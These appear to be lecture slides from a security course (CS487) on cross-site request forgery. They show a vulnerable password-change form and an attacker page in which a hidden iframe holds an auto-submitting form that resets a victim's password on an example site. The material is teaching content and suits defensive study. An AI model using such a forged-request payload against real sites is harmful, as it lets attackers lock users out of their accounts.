

Cross-site Request Forgeries

CS487

Example

```
<form method="POST" action="/changePass">
```

...

```
New Password: <input type="password"  
name="password">
```

```
</form>
```


Browser makes the following request :

```
GET http://www.examplesite.com/changePass?  
val=newpassword HTTP 1.1
```

Let's say the application didn't authenticate password change request using any other means

An attacker can easily forge request!


Forged Requests



Previous example didn't authenticate

- Say the application stored a cookie in the user's browser and processed request only if accompanied by cookie

Forged Requests



POST requests also can be attacked

- Recall that in a POST request, password field sent in the body of the HTTP request

POST <http://www.examplesite.com/changepass>

[.....] /*Body */

val=newpassword

- Even in this case, attacks are possible!

POST Example

- Say attacker lures the client to visit his /her web page
- `<iframe name="hiddenframe" style="display:none">`

```
<form method="POST" name="evilform"  
  target="hiddenframe" action=http://  
www.examplesite.com/update_password>
```

```
<input type="hidden" name="password"  
  value="evilhax0r">
```

```
</form>
```

```
<script>document.evilform.submit()</script>
```

```
</iframe>
```

SOME MORE POINTS TO note

- Alice cannot login anymore to the website
 - Note that attacker doesn't get any cookie
- Applications with features that allow users to update profile info
 - Bulletin board messages
 - E-commerce applications
 - Any application that stores data on behalf of a user
- Attack on server side application which is the victim
 - Browser is merely an accomplice to the attack